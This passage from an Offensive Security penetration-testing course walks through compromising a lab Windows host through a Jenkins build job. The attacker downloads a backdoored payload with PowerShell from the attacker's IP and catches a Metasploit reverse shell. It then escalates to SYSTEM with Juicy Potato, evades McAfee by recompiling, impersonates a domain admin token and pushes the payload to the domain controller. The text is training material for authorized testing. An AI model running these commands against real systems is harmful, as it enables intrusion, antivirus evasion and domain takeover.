When the build is executed, a new item will be displayed under *Build History*.

Copyright © Offensive Security Ltd. All rights reserved.

Clicking on the “#1” will open up the build page.




Figure 366: Whoami Build Completing

Copyright © Offensive Security Ltd. All rights reserved.

From the build page, we can select *Console Output* to view the output of our command.




Figure 367: Opening Jenkins Build

This will open up the "Console Output" page that displays the output of the **`whoami`** command.



Figure 368: Viewing whoami Build Console Output

According to the output, Jenkins is running the code as the *cevapi\jenkinsuser* account. With that information handy, we can start attempting to get a meterpreter shell.

It's safe to assume that since Poultry used antivirus software, Cevapi will as well. We should be able to use the same whoami backdoored shell that we generated earlier and attempt to obtain a meterpreter shell on Cevapi. We will first have to set up a web server to download the shell from, use Jenkins to download the shell, start a metasploit listener on Kali, and finally run the backdoored executable using Jenkins.

Copyright © Offensive Security Ltd. All rights reserved.

First, let's create a new directory to work from and copy the old whoami.exe payload to it.

```
kali@kali:~$ cd ~
kali@kali:~$ mkdir cevapi
kali@kali:~$ cd cevapi/
kali@kali:~/cevapi$ cp ../poultry/whoami.exe ./
```

Listing 986 - Creating a working directory for Cevapi

Next, we will start an HTTP server to allow Cevapi to download the payload.

```
kali@kali:~/cevapi$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Listing 987 - Starting a HTTP server

In Jenkins, we will click the *Access* link at the top left of the screen within the breadcrumbs. This will take us back to the Access item page.




Figure 369: Access Item Page

Copyright © Offensive Security Ltd. All rights reserved.

Next, we click *Configure* in the sidebar to open the configuration page, which allows us to change the Build command. We will attempt to use PowerShell to download the file.



Figure 370: Powershell Command To Download Payload

More specifically, we will use the *DownloadFile* method within the *System.Net.WebClient* object to pass in our Kali IP address and the location of where we want the file downloaded on the filesystem.

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://10.11.0.4/whoami
.exe', 'c:\Users\Public\whoami.exe')
```

Listing 988 - Command used to download whoami.exe

With the PowerShell command set, we will click *Save*, which will take us back to the "Access" item page. From here, we select *Build Now* to execute the command. If the command worked, we will see a log entry in our Python HTTP server.

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.11.1.250 - - [12/Dec/2019 11:44:49] "GET /whoami.exe HTTP/1.1" 200 -
```

Listing 989 - Reviewing the HTTP server logs

Now that our file is downloaded, we can stop the Python HTTP server and start msfconsole with the appropriate parameters that were used to generate the payload initially.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
                          set PAYLOAD windows/meterpreter/reverse_tcp;\
                          set LHOST 10.11.0.4;\
                          set LPORT 80;\
                          run"
...
[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 990 - Starting msfconsole

Next, we will go back to Jenkins and reconfigure the item to run the shell. This can be done by setting the command to execute to the path of the downloaded binary. When we are ready to

Copyright © Offensive Security Ltd. All rights reserved.

capture the shell, we click *Build Now* in Jenkins. If everything went according to plan, we should capture the reverse shell in metasploit.

```
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:80 -> 10.11.1.250:12165) at 2019-12-12 12:
07:30 -0700

meterpreter > shell
Process 4688 created.
Channel 1 created.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Jenkins\workspace\Access>whoami
whoami
cevapi\jenkinsuser

C:\Program Files (x86)\Jenkins\workspace\asdf>net user jenkinsuser
net user jenkinsuser
User name                    jenkinsuser
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/31/2019 6:10:50 AM
Password expires             Never
Password changeable          11/1/2019 6:10:50 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/1/2020 2:07:01 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Listing 991 - Obtaining a shell

As expected, the user running the Jenkins builds has the name of *jenkinsuser*. This user is also not in any administrator groups. Now that we have a shell, let's enumerate Cevapi in the hopes of finding a privilege escalation.

24.8.3 Post Exploitation Enumeration

This is a good point to take a step back and look at what we have so far. We have two compromised Linux Hosts (Ajla and Zora). The first host runs in the external network and the second in the internal

 Copyright © Offensive Security Ltd. All rights reserved.

network. We also have Poultry, a Windows host that is joined to a domain, compromised in the internal network. Finally, we are currently in the process of compromising Cevapi.




Figure 371: Network Diagram including Cevapi

Before we start poking around Cevapi too much, we will first check what the current user's permissions are. We can do this with the **`whoami /priv`** command.

```
C:\Program Files>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

Listing 992 - Checking user permissions

Most of the privileges seem standard, but *SeImpersonatePrivilege* stands out. The description states that it allows us to "Impersonate a client after authentication". We will make a mental note of this permission as we continue to enumerate.

Next, we can gather some basic information about the system to see what version of OS we are running and what patch level Cevapi is at.

```
C:\Program Files (x86)\Jenkins\workspace\Access>systeminfo
systeminfo

Host Name:                 CEVAPI
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.15063 N/A Build 15063
OS Manufacturer:           Microsoft Corporation
```

 Copyright © Offensive Security Ltd. All rights reserved.

```
OS Configuration:          Member Workstation
...
Page File Location(s):     C:\pagefile.sys
Domain:                    sandbox.local
Logon Server:              N/A
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4515840
                           [02]: KB4073543
                           [03]: KB4091663
                           [04]: KB4134660
...
```

Listing 993 - Checking systeminfo

Based on the output, we can gather that Cevapi is running on Windows 10 pro build 15063. According to the Windows 10 version history, build 15063 was released on April 5, 2017. We will make a mental note that this build of Windows is not the most recent. We also find that it has eight hotfixes installed. This might be useful later if we attempt to elevate our privileges by exploiting a Windows OS vulnerability. We also see that this target is joined to the domain.

Let's go back to the *SeImpersonate* privilege. A quick Google search for "elevate privileges SeImpersonate" allows us to discover an exploit with the name of "Juicy Potato". Juicy Potato describes itself as "Another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM".[748] This sounds exactly like what we need, therefore let's dig a bit deeper.

24.8.4 Privilege Escalation

The Juicy Potato source code can be found on the github page: https://github.com/ohpe/juicy-potato. Juicy Potato was written, and can be compiled with, Visual Studio. After a review of the code, we do not find anything that raises concerns, so we can deem this exploit to be safe to run against our target.

While the Juicy Potato binary can be downloaded directly from the GitHub page, we recommend that students get used to compiling their own binary files after a review of the source code, as a good and more safe practice.

In this case, the publicly available binary file is easily detected as malicious by the McAfee AV solution that is used in the lab. Therefore, we first needed to identify the offending bytes and verify that we can bypass detection with our modifications. Using the file-splitting technique with the help of a slightly modified Python script,[749] we realized that the AV signature was based on the embedded string that contained the path to the generated PDB file. As this is an artifact of the compilation process, the evasion was rather simple: we simply compiled the JuicyPotato source code without the /DEBUG flag. This was sufficient to bypass the McAfee detection, so we will use the binary that we compiled, which can be found on your Windows 10 PWK client VM in the labs. If

---

[748] (Andrea Pierini, Giuseppe Trotta, 2019), https://ohpe.it/juicy-potato/

[749] (Github, 2013), https://github.com/rzwck/pydsplit/blob/master/pydsplit.py

Copyright © Offensive Security Ltd. All rights reserved.

you have access to Visual Studio, you could attempt to compile the exploit yourself.

Once JuicyPotato.exe is transferred to our Kali machine, we can use our existing meterpreter shell to upload it to Cevapi.

```
C:\Program Files (x86)\Jenkins\workspace\Access>exit

meterpreter > upload /home/kali/cevapi/JuicyPotato.exe c:/Users/Public/JuicyPotato.exe
[*] uploading  : /home/kali/cevapi/JuicyPotato.exe -> c:/Users/Public/JuicyPotato.exe
[*] Uploaded 339.50 KiB (100.0%): /home/kali/cevapi/JuicyPotato.exe -> c:/Users/Public
/JuicyPotato.exe
[*] uploaded   : /home/kali/cevapi/JuicyPotato.exe -> c:/Users/Public/JuicyPotato.exe
meterpreter >
```

Listing 994 - JuicyPotato.exe uploaded to Cevapi

Before we run **JuicyPotato.exe**, there are some mandatory arguments we must establish. The documentation states that we need to provide three mandatory arguments: **-t**, **-p**, and **-l**.[750]

The first required flag (**-t**) is the "Process creation mode". The documentation states that we need *CreateProcessWithToken* if we have the *SeImpersonate* privilege, which we do. To direct Juicy Potato to use *CreateProcessWithToken*, we will pass the **t** value.

Next, the **-p** flag specifies the program we are trying to run. In this case, we can use the same backdoored whoami.exe binary that we used previously.

Finally, Juicy Potato allows us to specify an arbitrary port for the COM server to listen on with the **-l** flag.

We encourage you to read more about the mechanics behind this attack and the tool itself, but for now the final command that we will place into Jenkins can be found in Listing 995.

```
C:\Users\Public\JuicyPotato.exe -t t -p C:\Users\Public\whoami.exe -l 5837
```

Listing 995 - JuicyPotato command

Next, we will background our current meterpreter session and start a new listener.

```
C:\Program Files>exit
exit

meterpreter > background
[*] Backgrounding session 1...

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 996 - Backgrounding the meterpreter session

Finally, we will edit the Item configuration in Jenkins to run the Juicy Potato command. We also must check the *Execute concurrent builds if necessary* checkbox to allow us to run both the old

[750] (Giuseppe Trotta, 2019), https://github.com/ohpe/juicy-potato#

 Copyright © Offensive Security Ltd. All rights reserved.

build and the new build at once. While this isn't necessary, it is nice to have a fallback to the old low-privilege shell if needed.




Figure 372: Configuring the Batch Command to run Juicy Potato

Once the configuration is saved, we select *Build Now* and wait for the meterpreter shell.

The build will show as failed, however, if we watch msfconsole, we still obtain a SYSTEM shell.

```
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 4 opened (10.11.0.4:80 -> 10.11.1.250:3261) at 15:03:00

meterpreter > shell
...

C:\Windows\system32>whoami
whoami
nt authority\system
```


Copyright © Offensive Security Ltd. All rights reserved.

```
C:\Windows\system32>
```

Listing 997 - Obtaining System shell

24.8.5 Post Exploitation Enumeration

We've already conducted some basic enumeration against the Cevapi target. During this stage, we will concentrate on getting closer to our stated goal, Domain Admin.

Earlier, we discovered that Cevapi is, in fact, joined to the sandbox.local domain. Let's take a look to see if any domain accounts are logged in for us to impersonate their tokens. Similar to how we tested Poultry, we will again use the incognito extension within meterpreter to list all available tokens.

```
C:\Windows\system32>exit
exit

meterpreter > use incognito
Loading extension incognito...Success.

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
CEVAPI\cevapiadmin
CEVAPI\jenkinsuser
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
sandbox\Administrator
Window Manager\DWM-1

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

Listing 998 - Listing tokens that can be impersonated

It appears that the sandbox.local administrator user is logged into Cevapi. Let's try to impersonate this user to verify that we can escalate our privileges. To do this, we will use the **impersonate_token** command and specify the Administrator user. We will have to escape the "\" character in order for Metasploit to read the command correctly.

```
meterpreter > impersonate_token sandbox\\Administrator
[+] Delegation token available
[+] Successfully impersonated user sandbox\Administrator

meterpreter > getuid
Server username: sandbox\Administrator

meterpreter > shell
Process 7276 created.
Channel 3 created.
Microsoft Windows [Version 10.0.15063]
```


Copyright © Offensive Security Ltd. All rights reserved.

```
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sandbox\administrator

C:\Windows\system32>
```

Listing 999 - Impersonating the sandbox administrator

Success! We are now running as the sandbox\administrator user. Next, we need to verify that this is indeed an administrative user.

```
C:\Windows\system32>net user /domain administrator
net user /domain administrator
The request will be processed at a domain controller for domain sandbox.local.
...

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Desktop Users
Global Group memberships     *Domain Admins        *Enterprise Admins
                             *Domain Users         *Schema Admins
                             *Group Policy Creator
The command completed successfully.
```

Listing 1000 - Checking the Administrators permissions

Excellent! As shown in Listing 1000, the administrator user is part of the Domain Admins and Enterprise Admins group.

Copyright © Offensive Security Ltd. All rights reserved.

24.9 Targeting the Domain Controller

At this point, we have compromised two Linux servers, Ajla and Zora. Using Zora's internal network access, we were able to pivot to Poultry. This host allowed us to get an initial look into the internal domain. From here, we compromised Cevapi and we just impersonated the sandbox administrator's token on Cevapi. We now need to use the impersonation to obtain access to the domain controller.




Figure 373: Network Diagram With DC

24.9.1 Exploiting the Domain Controller

With the ability to run commands as the domain administrator user, one way we can get access to the domain controller is by using the PowerShell *New-PSSession* cmdlet to open a new session against a remote host.[751]

To do this, we will first attempt to discover the domain controller's hostname to ensure that we are targeting the correct server. In order to discover the hostname, we will use **nslookup**.[752]

```
C:\Windows\system32>nslookup
nslookup
DNS request timed out.
    timeout was 2 seconds.
Default Server:  UnKnown
Address:  10.5.5.30

> set type=all
```

[751] (MicroSoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-pssession

[752] (Server Fault, 2010), https://serverfault.com/a/78093

Copyright © Offensive Security Ltd. All rights reserved.

```
> _ldap._tcp.dc._msdcs.sandbox.local
Server:  UnKnown
Address:  10.5.5.30

_ldap._tcp.dc._msdcs.sandbox.local      SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = SANDBOXDC.sandbox.local
SANDBOXDC.sandbox.local internet address = 10.5.5.30
> exit

C:\Windows\system32>
```

Listing 1001 - nslookup to discover hostname

Running **nslookup** without any options starts it in interactive mode, allowing us to set the type of record we are looking for. In this case, the type we are looking for is "all". Next, we do a lookup on the *_ldap._tcp.dc._msdcs_* entry within the sandbox.local domain. This results in nslookup returning the hostname of the domain controller.

With the hostname acquired, we will launch **powershell** from our meterpreter shell.

```
meterpreter > shell
Process 260 created.
Channel 5 created.
...

C:\Windows\system32>powershell
powershell

PS C:\Windows\system32>
```

Listing 1002 - Starting PowerShell

At the powershell prompt, we will use *New-PSSession* with the flag *-Computer SANDBOXDC* to start a new session on the domain controller, which will be saved in the *$dcsesh* object.

```
PS C:\Windows\system32> $dcsesh = New-PSSession -Computer SANDBOXDC
$dcsesh = New-PSSession -Computer SANDBOXDC
PS C:\Windows\system32>
```

Listing 1003 - Creating new PowerShell session

From here, we can use the *Invoke-Command* cmdlet to run a command against the domain controller. We need to pass in the session with the *-Session* flag and the command we want to execute with the *-ScriptBlock* command. The command that we want to get executed must be wrapped in curly braces. An example of checking the IP of the domain controller can be found below.

```
PS C:\Windows\system32> Invoke-Command -Session $dcsesh -ScriptBlock {ipconfig}
Invoke-Command -Session $dcsesh -ScriptBlock {ipconfig}

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
```


Copyright © Offensive Security Ltd. All rights reserved.

```
   Link-local IPv6 Address . . . . . : fe80::8539:433a:4360:175f%2
   IPv4 Address. . . . . . . . . . . : 10.5.5.30
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.5.5.1
...
```

Listing 1004 - Checking the IP with Invoke-Command

Now that we know we can execute commands against the Domain Controller, we will transfer and execute a meterpreter shell. We can again use the same whoami.exe with the AV bypass. First, we will have to transfer the shell to the Domain Controller. For this, we will use the PowerShell command *Copy-Item*. For *Copy-Item* to transfer to another host, we must provide the file to transfer, the destination of the transfer, and the PowerShell session we created earlier.

```
PS C:\Windows\system32> Copy-Item "C:\Users\Public\whoami.exe" -Destination "C:\Users\
Public\" -ToSession $dcsesh
Copy-Item "C:\Users\Public\whoami.exe" -Destination "C:\Users\Public\" -ToSession $dcs
esh
```

Listing 1005 - Transferring whoami Binary to Domain Controller

With the file transferred, we need to execute it. However, a listener needs to be configured to capture the reverse shell request. To do this, we will background the current meterpreter shell and start a new listener. We'll start the new payload handler as a background job by using the **-j** flag when executing the *run* command.

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 1006 - Starting new payload handler as a background job

Now that the listener is running in the background, we need to go back to the session on Cevapi in order to execute the shell on the Domain Controller.

```
msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

Id  Type                     Information                  Connection
--  ----                     -----------                  ----------
1   meterpreter x86/windows  CEVAPI\jenkinsuser @ CEVAPI  10.11.0.4:80 -> 10.11.1.250
2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CEVAPI 10.11.0.4:80 -> 10.11.1.250

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 5612 created.
Channel 2 created.

C:\Windows\system32>powershell
powershell
```


Copyright © Offensive Security Ltd. All rights reserved.

```
PS C:\Windows\system32>
```

Listing 1007 - Switching Back to the Session on Cevapi

